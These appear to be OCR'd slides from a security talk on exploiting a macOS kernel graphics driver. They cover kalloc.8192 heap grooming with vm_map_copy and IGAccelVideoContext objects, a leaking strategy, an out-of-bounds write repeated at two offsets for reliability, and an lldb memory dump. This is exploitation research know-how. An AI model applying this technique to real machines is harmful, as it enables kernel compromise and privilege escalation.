0xff… bf800000
KALLOC.8192 ZONE


IntelAccelerator
vm_map_copy
+0x528
IGAccelVideoContext
IGAccelVideoContext
vm_map_copy
vm_map_copy
0xff… 62388000
0xff… bf800000
+0x1288
+0x1140
bf800000
bf801000
vm_map_copy header
niddle(filled 0x41414141)
filled with 0x41414141
KALLOC.8192 ZONE


Leaking strategy?


- Wait… what if the predict address fall at the 1st page instead of 0th?
  - Middle of userclients - 50% chance
  - Middle of vm_map_copy - 50% chance
  - Write twice to ensure 100% success rate
- OOB write at A and A+0x1000
- A - 0xD0 both at 0x1288 and 0x288 for vm_map_copy

```
(lldb) x/10xg 0xffffff8062389000
0xffffff8062389000: 0x0000000000000000 0x0000000000000000
0xffffff8062389010: 0x0000000000000000 0x0000000000000000
0xffffff8062389020: 0x0000000000000000 0x0000000000000000
0xffffff8062389030: 0x0000000000000000 0x0000000000000000
0xffffff8062389040: 0x0000000000000000 0x0000000000000000
```


+0x1000 lies 0

